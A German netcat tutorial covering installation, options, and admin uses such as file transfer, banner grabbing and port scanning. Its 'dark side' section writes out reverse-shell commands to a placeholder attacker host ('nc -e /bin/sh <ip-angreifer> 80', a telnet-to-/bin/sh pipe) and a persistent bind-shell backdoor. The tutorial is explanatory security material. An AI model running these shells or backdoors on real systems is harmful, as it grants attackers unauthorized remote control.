Netcat the TCP/IP swiss army knife

Dies ist eine kleine Kommandoreferenz mit praktischen Beispielen zu dem wichtigen Linux/Unix/-Tool *nc*, welches aber auch mittlerweile für Windows zu haben ist.

Teil 1 - Download/Installation

Bevor wir uns mit dem Programm Netcat beschäftigen, sollten wir uns zunächst einmal informieren von wo wir Netcat beziehen können. In der folgenden Tabelle sind die Links zum Download von Netcat aufgeführt.

Netcat Download Quellen	
Windows	Netcat for Windows
Linux/Unix	Netcat for Linux
Linux/Unix/Windows	CryptCat for Linux/Windows
Linux/Unix/MacOS	GNU Netcat for Linux

Die Installation von Netcat ist relativ einfach. Hat man unter Linux ein RPM kann man dieses einfach wie bei jedem RPM installieren:

Code:

```
rpm -ivh netcat*.rpm
```

Verwendet man hingegen eine Linux-Distribution, welche keine RPMs unterstützt, so sollte man den Tarball herunterladen. Dieser ist dann in ein gewünschtes Verzeichnis zu extrahieren:

Code:

```
$ tar xjvf <dateiname>.tar.bz2
#oder
$ tar xzvf <dateiname>.tar.gz
```


Ist der Tarball erst einmal entpackt, ist nur noch nach den guten alten Linux-Dreisatz zu installieren:

Code:

```
1. $ ./Configure
2. $ make
3. $ make install
```

Danach sollte die Installation unter Linux abgeschlossen sein.

Die Installation unter Windows hingegen ist ein wenig einfacher.
Hier muss man die herunter geladene Datei lediglich nur an einen beliebigen Ort extrahieren und anschließend der PATH-Variabel hinzufügen. Das Extrahieren macht man mit "WinRAR" oder irgendeinem vergleichbaren Tool.
Nach dem Extrahieren ruft man nun die Systemeigenschaften(Windowstaste + Pause) auf und wählt beim Reiter "Erweitert", den Button Umgebungsvariabeln. Dort bearbeitet man die PATH-Variabel und erweitert diese um den Eintrag des Pfades zum Netcat-Verzeichnis.



Prinzipiell ist die Ergänzung der PATH-Variabel nicht notwendig.
Der Vorteil daran ist, dass man nicht mehr dazu gezwungen ist ins Verzeichnis von Netcat zu wechseln und dort *nc* aufzurufen. Denn wenn man im der Konsole ein Programm aufruft, wird in jedem Verzeichnis, welches sich in der PATH-Variabel befindet, danach gesucht. Dabei werden die unterschiedlichen Verzeichnisse durch ein Semikolon(;) voneinander getrennt. Es wäre auch möglich, sich eine BAT-Datei zu schreiben, welche die PATH-Variabel beim Aufruf erweitert und eine Konsole aufruft. Der Vorteil an diesem Vorgehen ist ganz klar der, dass man den Ursprungszustand der PATH-Variabel behält.

Code:

```
C:\>edit
PATH=%PATH%;PfadZuNetcat
cmd
// --> Nun mit Alt dann D und dann u z.B. als ncstartup.bat speichern.
C:\>
```

Jetzt ist auch die Installation unter Windows beendet.

Teil 2 - Einsatz/Geschichte

Nun nach dem wir Netcat herunter geladen und installiert haben, stellt sich die Frage, für was kann ich dieses Tool verwenden, wo eignet sich der Einsatz und woher kommt es, etc...

Fangen wir mit der Entstehungsgeschichte dieses Werkzeuges an.

Netcat wurde von einer Person, die unter den Namen "Hobbit" <hobbit@avian.org> bekannt ist, geschrieben. Es wurde in seiner derzeitigen Version 1.10 am 20.03.1996 veröffentlicht. Es gehört zu den mächtigsten Werkzeugen um mit TCP/IP zu arbeiten. Daher wundert es auch nicht, dass der Autor sein Tool als "TCP/IP swiss army knife" (zu deutsch: Schweizer Armeemesser für TCP/IP) bezeichnet.

Doch was genau ist Netcat?

Netcat ist ursprünglich ein einfaches Linux/Unix-Werkzeug um Daten quer durch Netzwerkverbindungen zu schreiben und zu lesen.
Es verwendet dabei zur Kommunikation das TCP- oder UDP-Protokoll.
Entwickelt wurde es als zuverlässiges "hin und zurück"-Werkzeug, was soviel heißt dass es in der Lage ist, als Client und als Server zu fungieren.
Dabei kann es selbst ein anderes Programm oder über ein Shellscript ans laufen gebracht werden.
Die TCP- oder UDP-Verbindungen kommunizieren über die Standard Eingabe und Ausgabe *stdin* und *stdout*, wobei Netcat je nach bedarf im Client-Modus oder Server-Modus laufen kann.
Zugleich ist es auch ein gut ausgestattetes Netzwerk-Werkzeug zur Fehlersuche und Erkundung. So besitzt es die Möglichkeit fast jede Verbindung zu erstellen, die man brauchen könnte.
Trotz seiner vielen Fähigkeiten hat es Netcat niemals geschafft zu den Kern Linux-Tools wie *cat* oder *grep* zu zählen. Wahrscheinlich war das auch der Grund wieso später eine GNU Variante ins Leben gerufen wurde, die von Giovanni Giacobbi betreut wird.
Da es einige Personen schade fanden, dass es ein solch praktisches Tool nicht für Windows gab, wurde von Weld Pond <weld@l0pht.com> solch eine Portierung vorgenommen.

Einige der Funktionen von Netcat sind folgende:

- Ausgehende- und Eingehende-Verbindungen über TCP oder UDP, zu oder von jedem Port.
- Volle DNS forward lookup und reverse lookup Überprüfungen mit dazugehörigen Meldungen.
- Fähigkeit jeden lokalen Quellport zu nehmen.
- Fähigkeit jede lokal-konfigurierte Netzwerkquelladresse zu verwenden.
- Eingebaute Portscan-Funktionen mit zufall sind möglich.
- Eingebaute bewegliche Quellrouting Funktion.

- Kann alle Kommandos von der Standarteingabe(*stdin*) lesen
- Optionale Fähigkeit den Dienst eines anderen Programms mit ein zu binden.
- Besitzt einen langsam sendenden Modus, jede Sekunde N eine Zeile

Teil 3 - Kommandoreferenz [Übersicht]

Wenn keine Kommandoargumente/Parameter an Netcat übergeben sind, fragt Netcat nach diesen.
Dabei liest Netcat eine Zeile von der Standard Eingabe und verarbeitet diese intern als Parameter. Dies hat den Vorteil, dass wenn Netcat von Scripts herausgestartet wurde, die Parameter nicht bei der *ps*-Ausgabe erscheinen.
Netcat arbeitet wie oben schon erwähnt im Client- und im Server-Modus. Dabei unterscheidet sich auch die Syntax.

Syntax:

```
Client-Modus:
nc [-options] hostname port[s] [ports] ...
Im Client-Modus kann man sich irgendwo hin verbinden (connect to somewhere)

Server-Modus:
nc -l -p port [-options] [hostname] [port]
Im Server-Modus wird auf eingehende Verbindungen gewartet (listen for
inbound)
```

Glücklicherweise verhält sich die Syntax unter Windows und Linux gleich.
Dennoch sind Unterschiede in den Optionen/Parametern vorhanden. So gibt es unter der Netcat-Version für Windows mittlerweile eine Option, die es Netcat erlaubt im Hintergrund zuarbeiten und sich von der Konsole zu lösen. Dies wird mit dem Parameter "d" verwirklicht (nc -l -p port -d [-options] [hostname] [port]).
Unter Linux hingegen gibt es diesen Befehl nicht(ausgenommen ist die GNU-Variante), aber man kann das gleiche erzielen, in dem man das bekannte "&"-Zeichen verwendet(nc -l -p port [-options] [hostname] [port]&). Allerdings wenn man Netcat in einer Textkonsole so laufen hat, hilft das auch nicht mehr, sofern man diese schließen möchte. Hierzu muss man sich das Shell-Buildin *nohup* zu nutze machen (nohup nc -l -p port [-options] [hostname] [port]).

Netcat versucht sein bestes, sich so zu verhalten wie *cat*. So besitzt es keinen ESC-Character oder wie man im guten Deutsch sagen würde keinen Abruch-Buchstaben wie man es von Telnet her kennt.
Die Standard Eingabe des Terminals wird Zeile für Zeile gelesen - mit normalen Buchstaben sind Veränderungen möglich.
Man kann ungehindert eine interaktive Verbindung abbrechen und später wieder fortsetzen.
Um eine Verbindung abzubrechen bzw. zu schließen kann man einfach ^C(Strg+C), oder was halt auch immer der Abbruch -Buchstabe(interrupt character) ist, verwenden.

Netcat kann auch Raw-Binaries lesen, in dem man diese über Pipes oder von einer Datei zu Netcat umleitet.

Optionen:

Optionen	Kurzbeschreibung
-4	Benutzt IPv4. Nur bei GNU-Netcat.
-6	Benutzt IPv6. Nur bei GNU-Netcat.
-b	Erlaubt UDP-Broadcasts- wird aber nicht immer unterstützt.
-c	In einigen Netcat-Versionen für Linux ist es damit möglich die Shell "/bin/sh" auszuführen. Dabei kann dieser noch Parameter übergeben werden.
-d	Diese Option die es nur unter Windows gibt, löst Netcat von der Konsole und läuft so vollkommen im Hintergrund. Mittlerweile gibt es bei der GNU-Netcat Version auch solch eine Option.
-D	Aktiviert die Option fürs Debugging von Sockets. Nur bei GNU-Netcat.
-e (exec)	Sofern Netcat mit der Option "-DGAPING_SECURITY_HOLE" bzw. "#define GAPING_SECURITY_HOLE" kompiliert wurde, ist es möglich mit dem Schalter -e ein externes Programm auszuführen sobald eine Verbindung aktiv wird bzw. Daten sendet. Dieser Schalter macht eigentlich nur Sinn wenn man Netcat im Servermodus betreibt, also mit dem Schalter -l. So kann man z.B. eine Shell wie die Bash remote verfügbar machen. Das ist auch der Grund wieso im Quelltext diese Option als "GAPING_SECURITY_HOLE" (RIESIGE_SICHERHEITS-LUECKE) bezeichnet wird.
-g (gateway)	source-routing hop point[s], up to 8. Wird unter anderem dazu verwendet um z.B. zu testen ob eine Firewall wirklich Source-routed Pakete blockt. Wenn das System solche Pakete unterstützt, kann man mit dieser Option einen loose-source-routed Pfad für eine Verbindung aufbauen. Erlaubt das verwendete Netzwerk eingehenden und ausgehenden source-routed Verkehr, so kann man die Verbindung auf die eigenen Dienste mit entfernten Punkten im Internet testen.
-G (num)	source-routing pointer: 4, 8, 12, ... gibt die Anzahl der "hop pointer" bei der g Option an.
-h (display help)	Mit der Option -h kann man sich die Hilfe anzeigen lassen. Dort sind unter anderem alle verfügbaren Befehle mit einer Kurz-Beschreibung aufgelistet.
-i (secs)	Hiermit wird der Zeit-Intervall in Sekunden gesetzt. Netcat benutzt 8K große Blöcke zum Lesen oder Schreiben. Diese Option sorgt nun dafür, dass nur ein Anteil zur einer Zeit gesendet wird. Weiterhin ist das eine Option zum Port scannen, wo es die Pausen festlegt zwischen den Verbindungsversuchen. Darüber hinaus wird diese Option gerne dazu verwendet, um einzeilige Texte/Kommandos von der Konsole übers Netzwerk zu versenden oder auch beim Pipen.
-k	Lässt eingehende Verbindungen für mehrere Sockets offen. Nur bei GNU-Netcat.
-l (listen mode)	Das ist der Lausch/Warten-Modus für eingehende Verbindungen. Genauer gesagt ist es für den Server-Modus.

-L (listen harder)	Es wird auch wieder auf eine eingehende Verbindung gewartet aber sobald diese geschlossen wird, wird wieder auf eine eingehende Verbindung gewartet sogar mitgenau den gleichen Parametern, d.h. der Befehl wird quasi wiederholt
-n (numeric-only)	Es werden nur IP-Adressen zugelassen und keine DNS-Namen. Weiterhin wird kein Reverse-Lookup zum DNS-Namen durchgeführt. Das bedeutet es wird keine Namensauflösung vorgenommen.
-o (file)	Führt einen Hex-Dump des Datenverkehrs durch. Dient zum Debuggen von Netzanwendungen, mit der man auch die Kommunikation mitschneiden kann(sniffen). Es werden ausgehende und eingehende Pakete mitgeschnitten, wobei ">" für "to the net" steht also alles was ins Netz geht. "<" hingegen steht für "from the net" also alles was aus dem Netz kommt.
-p (port)	Hiermit wird der lokale Port für Netcat bestimmt. Dieser kann sofern nicht der n-Schalter verwendet wurde, aus Zahlen oder aus den Namen der jeweiligen Dienste aus /etc/services bestehen. Der Benutzer Root kann auch die Well-Known Ports kleiner 1024 verwenden. Es ist auch möglich einen Portrange zu definieren.
-q (seconds)	Sobald das Ende einer Datei(EOF) entdeckt wurde, wartet Netcat N-Sekunden bevor es sich schließt.
-r	Dient dem Generieren von Zufallswerten für Lokale- und Entfernte-Ports. Wird aber der Schalter -p verwendet hat -r keine Auswirkungen darauf.
-s (adress)	Man kann mit diesem Schalter entweder die lokale Quell-IP-Adresse oder den Namen festlegen.
-t	Sofern Netcat mit der Option "-DTELNET" bzw. "#define TELNET" kompiliert wurde, steht diese Funktion zur Verfügung. Damit ist es möglich, mit der Telnet-Negotiation, Server anzusprechen. So kann man dann auch Telnetd-Server ansprechen. Da diese Option die Möglichkeit besitzt, den Datenstrom zu verändern, ist diese Option nicht per Default aktiviert.
-u	Es werden UDP-Pakete anstelle von TCP-Paketen zum Versenden als Transportprotokoll verwendet.
-U (gateway)	Netcat verwendet Unix-Domain Sockets. Nur bei GNU-Netcat.
-v	Das ist der "Verbose Modus" von Netcat und sollte immer verwendet werden, da sonst keine Fehlermeldungen erscheinen. Weiterhin wird beim Verwenden des v-Schalters mit gleichzeitigem Verzicht auf die n-Option(also nc -v hostname port) ein vollständiger forward und reverse lookup durchgeführt.
-w (secs)	Hiermit wird das Timeout für den Verbindungsaufbau festgelegt. Weiterhin legt es auch das Timeout für das Schließen einer Verbindung fest. Der Wert wird immer als Sekunde interpretiert.
-x	Spezifiziert die Adresse eines Proxies und dessen Port.
-z	Zum Portscannen wird der Schalter z verwendet. Durch den Einsatz des Schalters v werden auch geschlossene Ports angezeigt. Es lassen sich für die Angabe des Ports auch Bereiche(range) nehmen (z.B. nc -vz <hostadresse> 20-140).

Teil 4 - Praxis

Die gute Seite:

Chatten mit Netcat

Um den Chat zu starten, muss einer der Chat-Beteiligeten als Server fungieren. Dieser muss nun folgendes in seiner Konsole eingeben:

```
nc -l -p 10003
```

Der andere muss nun um chatten zu können, sich mit dem Server verbinden:

```
nc <IP_des_Servers> 10003
```

Nun kann man einfach seinen Text eingeben und mit <Return> abschicken. Sobald einer der beiden die Verbindung schließt, ist automatisch jede Verbindung geschlossen.

Banner Grabing

Um den Banner eines Webservers zu bestimmen ist Netcat ein Tool welches dafür schon prädestiniert ist:

```
printf 'GET /HTTP/1.0\r\n\r\n' | nc -w 8 <ip-webserver> 80
```

Um sich jetzt nur den relevanten Teil anzeigen zu lassen, fügen wir diesem Listning noch eine zusätzliche Pipe hinzu:

```
printf 'GET /HTTP/1.0\r\n\r\n' | nc -w 8 <ip-webserver> 80 | head -n 7
```

Das ganze kann man jetzt in ein Script oder ähnliches packen und dieses dann dem System verfügbar machen, z.B. so:

```
$ bannergraber() {
printf 'GET /HTTP/1.0\r\n\r\n' | nc -w 8 $1 80 | head -n 7; }
$ bannergraber localhost
HTTP/1.0 200 OK
Server: thttpd/2.21b 23apr2001
Content-Type: text/html; charset=iso-8859-1
...
```

Port Scanning

Netcat bietet auch die Möglichkeit einfache Portscanns durchzuführen. Allerdings sollte man für fortgeschrittene Techniken nmap verwenden.
Dabei spielen folgende Schalter von Netcat ein Rolle:

```
z  - Parameter fürs Portscannen
i  - legt den Intervall zwischen den Verbindungsversuchen fest
w  - Timeout bis zum Verbindungsabbruch
u  - UDP anstelle von TCP
vv - Dadurch werden nun auch geschlossene Ports angezeigt.
```

Nun ein exemplarisches Beispiel:

```
$ nc -zv duddits 7-445
duddits [192.168.5.29] 445 (microsoft-ds) open
duddits [192.168.5.29] 443 (https) open
...
$ nc -zvv -i 1 -w 2 duddits 7-80 435-445
duddits [192.168.5.29] 80 (http) open
duddits [192.168.5.29] 79 (finger): conncetion refused
...
duddits [192.168.5.29] 445 (microsoft-ds) open
duddits [192.168.5.29] 444 (?): conncetion refused
duddits [192.168.5.29] 443 (https) open
...
```

Nun sollten einem die Möglichkeiten für einen Portscann mit Netcat ersichtlich sein.

Devices übers Netzwerk versenden

Mit Netcat und *dd* kann man einfach Devices übers Netzwerk versenden. So könnte man mit folgender Befehlskette den Arbeitsspeicher eines Linux Rechners sichern:

```
# dd if=/dev/mem | nc <ip-des-Empfängers> 10003
Empfänger:
# nc -l -v -p 10003>arbeitsspeicher
```

Das Sichern einer Partition würde wie folgt ablaufen:

```
Empfänger
# nc -l -p 10003 > host_hda1
# nc -l -p 10003 | gzip > host_hda1.gz # Bei Platzmangel
Sender:
# dd if=/dev/hda1 | nc -n -w 10 <ip-des-Empfängers> 10003
```

Daten übers Netzwerk senden

Netcat eignet sich ideal dafür Daten übers Netzwerk zu verschicken. Es spielt dabei kein Rolle ob diese roh oder gepackt versendet werden sollen. Fangen wir mit einem einfachen Beispiel an. Das hier ist der Rechner, der die Datei empfangen soll:

```
$ nc -l -v -n -p 10003>datei
```

Der Sender der Datei verschickt diese wie folgt:

```
$ nc -v -n <Ziel-IP> 10003<datei
```

Um das ganze jetzt nun komprimiert zu verschicken, sieht das ganze wie folgt aus:

```
$ tar -cv <Verzeicnis> | nc -l -v -p 10003 -q 1
Der Sender der Datei:
$ nc -v -n <Ziel-IP> 10003 | tar xz
```

Der Sender des Archivs sollte im Verzeichnis sein, welches er versenden möchte oder den Pfad mitgeben.

Die dunkle Seite:

Stabilität von Diensten testen

Um Dienste, welche übers Netzwerk verfügbar sind auf ihre Stabilität zu testen, eignet sich Netcat sehr gut. So kann das senden von zufällig generierten Werten an einigen Diensten interessante Effekte hervorrufen:

```
$ cat < /dev/urandom | nc <ip-des-systems> <port>
```

Eine weitere Möglichkeit wäre es, sofern das System Kommandos von außen zulässt, diese einzeln auf ihre Stabilität zu testen. Dabei kann man die Syntax und die möglichen Befehle am besten dem Quelltext entnehmen. Also:

```
$ cat < /dev/urandom | nc <ip-des-systems> <port> <Befehl>
```

Back Channel Angriff:

Um sich unautorisierten Zugriff auf ein System zu beschaffen, verwenden einige Angreifer den Back-Channel Mechanismus. Das bedeutet hier, dass die Kommunikationsverbindung vom Zielsystem/Opfersystem und nicht vom System des Angreifers eingeleitet wird.
So ist es z.B. möglich, per geöffneten Port des Zielsystems eine Kommunikation aufzubauen. Da die Firewall aller Wahrscheinlichkeit nach keine ausgehende Verbindung des Opfers

blockt, baut sich der Angreifer eine Rückleitung ein, um eine Sitzung vom Opfer-Server aus am eigenen System aufzubauen.

Reverse Telnet Session

Möchte ein Angreifer, durch eine gefundene Lücke im System seines Opfers eine Remoteshell aufbauen, so kann dieser auch wenn beim Opfer kein Netcat installiert ist, mit folgendem Kommando eine Remoteshell aufbauen:

```
/usr/bin/telnet  <ip-angreifer> 80 | /bin/sh | /usr/bin/telnet  <ip-
angreifer> 25
```

Zuvor muss der Angreifer bei sich am System, auf den Ports die er telnet mitgegeben hat, Netcat auf eingehende Verbindungen warten lassen:

```
Konsole 1: nc -l -n -v -p 80
Konsole 2: nc -l -n -v -p 25
```

Allerdings muss auf dem Opfer-System Linux bzw. Unix laufen. Um für Windows solch eine Shell zu bekommen, müsste man */bin/sh* durch *cmd* ersetzen. Aber dann ist auch der Pfad zu telnet zu ändern. Es kann aber auch unter Linux/Unix sein, dass der Pfad ein anderer ist.
Nun kann man mit Konsole 1 Befehle am System des Opfers absetzen und mit der 2. Konsole dessen Resultate sehen.
Der erste Teil also */usr/bin/telnet <ip-angreifer 80>* baut eine Verbindung zur 1. Konsole auf, also dem Netcat auf Port 80. Dort werden die Befehle später abgesetzt. Nun werden die Standardeingaben (Tastatureingaben) auf /bin/sh umgeleitet. Das Ergebnis davon wird dann mit */usr/bin/telnet <ip-angreifer 25>* angezeigt.

#define GAPING_SECURITY_HOLE

Sofern Netcat mit der Option *#define GAPING_SECURITY_HOLE* kompiliert wurde, ist es möglich mit dem Schalter *-e* ein externes Programm lauschen zu lassen. Somit hat der Angreifer auch die Möglichkeit mit dieser Technik einen Back-Channel einzurichten. Vorrausetzung ist aber auch, dass Netcat auf dem Ziel/Opfersystem läuft und entsprechend kompiliert wurde.
Der Angreifer muss um die Verbindung des Opfersystems aufzunehmen auch wieder *nc* bei sich laufen lassen:

```
nc -l -n -v -p 80
```

Nach dem der Angreifer bei sich den Listener aktiviert hat, muss der Angreifer irgendwie folgendes Kommando am System deines Opfers absetzen:

```
Unter Linux:
               nc -e /bin/sh <ip-angreifer> 80
Unter Windows:
               nc -e C:/WINDOWS/system32/cmd <ip-angreifer> 80
```

Wird der Befehl beim Zielsystem ausgeführt wird eine Rückverbindung zum Angreifer

aufgebaut.

Backdoor

Falls das System von jemanden mal kompromittiert wurde, könnte ein Angreifer sich ein/e Backdoor(Hintertür) so hinterlassen:

```
Linux:
                nohup nc -l -p 10003 -n -e /bin/sh &
Windows:
                nc -l -p 10003 -n -d -e cmd
```

Mit diesem könnte der Angreifer sich dann jederzeit wie folgt verbinden:

```
                nc -nvv <ip-opfer> 10003
```

Teil 5 - Infos/Links

Schlusswort:
Nachdem man sich die Fähigkeiten von Netcat zu Gemüte geführt hat, wird einem schnell klar wie viel Potential in diesem kleinem Tool steckt. Daher sollte jeder IT-Sicherheits-Verantwortliche um die Möglichkeiten von Netcat bescheid wissen. Aber auch einem Systemadministrator werden viele interessante Möglichkeiten geliefert.
Das Sichern ganzer Datenbestände, Partitionen oder gar ganzer Festplatten übers Netzwerk wird somit ein Kinderspiel und mit *cryptcat* sind auch sichere Verbindungen möglich (Achtung! Eine Hundertprozentige Sicherheit gibt es nie!).
Netcat ist wie schon oben erwähnt wie ein *Schweizer Taschenmesser*. So ist es mit dem besagten Messer möglich, praktische Dinge mit einem Werkzeug zu realisieren. Dient es mal dem Schneiden von Lebensmitteln, mal dem Sägen eines Astes oder dem Feuer machen mit der Lupe usw. .
Aber man kann sich mit Hilfe des Taschenmessers Waffen basteln, auch wenn diese nicht dem technischen Standard entsprechen. Auch könnte jemand mit dem Messer einen anderen verletzen.
Genauso verhält es sich mit Netcat. So dient es einmal dem Sichern von Daten, dann zum unerlaubten Zugang zu einem fremden System, ein anderes Mal dem Debuggen des Netzwerkes.

Readmes:
Manpage zu dem Linux/Unix Netcat
Readme-Datei zum dem Linux/Unix Netcat von Hobbit. Dieser hat auch das Readme geschrieben, in dem alle Funktionen detailliert erklärt werden.

Praktische Beispiele:
Einige sehr gute Anwendungsbeispiele für Netcat sind unter der Homepage von squeez zu

finden, in der er unter anderem zeigt, wie man mit Netcat und der Linuxshell sich eine Webseite ansieht.
Weitere gute, praktische Beispiele sind auf der Seite von Johannes Franken zu finden.

Quellenverzeichnis:

m.nu
de.wikibooks.org
vulnwatch.org
Das Anti-Hacker Buch(ISBN: 3-8266-8167-3)
Linux Manpage zu Netcat
Windows Hilfeausgabe von Netcat.
Readme-Datei von Hobbit <hobbit@avian.org>

Was sonst noch interessant ist:

socat
Socat erweitert Netcat um viele Socket-Typen. So unterstützt es eine Verschlüsselung mit SSL oder das Verwenden von SOCKS-Proxies.

Ich hoffe das Dokument hat euch gefallen.
Für Fragen stehe ich natürlich jederzeit zur Verfügung. Einfach eine Email an duddits@remoteshell-security.com

Mit freundlichen Grüßen duddits (daniel baier)